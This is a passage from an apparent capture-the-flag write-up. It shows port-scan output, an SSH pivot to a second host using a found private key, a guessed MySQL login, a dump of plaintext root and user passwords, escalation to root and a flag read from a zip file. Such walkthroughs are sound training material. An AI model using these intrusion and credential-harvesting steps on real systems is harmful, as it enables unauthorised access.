`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
🌍HACK THE PLANET🌍

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] File limit higher than batch size. Can increase speed by increasing batch size '-b 8092'.
Open 172.16.20.2:22
Open 172.16.20.6:22
Open 172.16.20.2:80
Since our ip is 172.16.20.2, we can see the ip 172.16.20.6 with port 22, let’s check if there is an ssh there
ssh mike@172.16.20.6 -i /home/mike/.ssh/id_rsa
It worked, we logged in via ssh to host2:

Now we are mike:
mike@host2:~$ id
uid=1001(mike) gid=1001(mike) groups=1001(mike)
Escalate to root on host2 using password found on mysql service

I checked for open ports using ss -tl:
mike@host2:~$ ss -tl
State               Recv-Q               Send-Q                              Local Address:Port                               Peer Address:Port
LISTEN              0                    80                                      127.0.0.1:mysql                                   0.0.0.0:*
LISTEN              0                    128                                 127.0.0.53%lo:domain                                  0.0.0.0:*
LISTEN              0                    128                                       0.0.0.0:ssh                                     0.0.0.0:*
LISTEN              0                    128                                          [::]:ssh                                        [::]:*
I find mysql service, I tried to login with username mike and password password:
mike@host2:~$ mysql -u mike -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.7.34-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
It worked, now, let’s search for data.
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| accounts           |
+--------------------+
2 rows in set (0.00 sec)

mysql> use accounts;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+--------------------+
| Tables_in_accounts |
+--------------------+
| users              |
+--------------------+
1 row in set (0.00 sec)

mysql> select * from users;
+-------+---------------------+
| login | password            |
+-------+---------------------+
| root  | bjsig4868fgjjeog    |
| mike  | WhatAreYouDoingHere |
+-------+---------------------+
2 rows in set (0.00 sec)

Okay, we got this table:
+-------+---------------------+
| login | password            |
+-------+---------------------+
| root  | bjsig4868fgjjeog    |
| mike  | WhatAreYouDoingHere |
+-------+---------------------+
Unzip mike.zip with mike’s password and get the flag

First, we change to root using su root and the password bjsig4868fgjjeog.
Next, we can find the file mike.zip.
I tried to extract it, but it asks for password.
Then, I gave the password WhatAreYouDoingHere, and it worked.

We got the file mike, let’s read it:
root@host2:~# cat mike
THM{_Y0U_F0UND_TH3_C0NTA1N3RS_}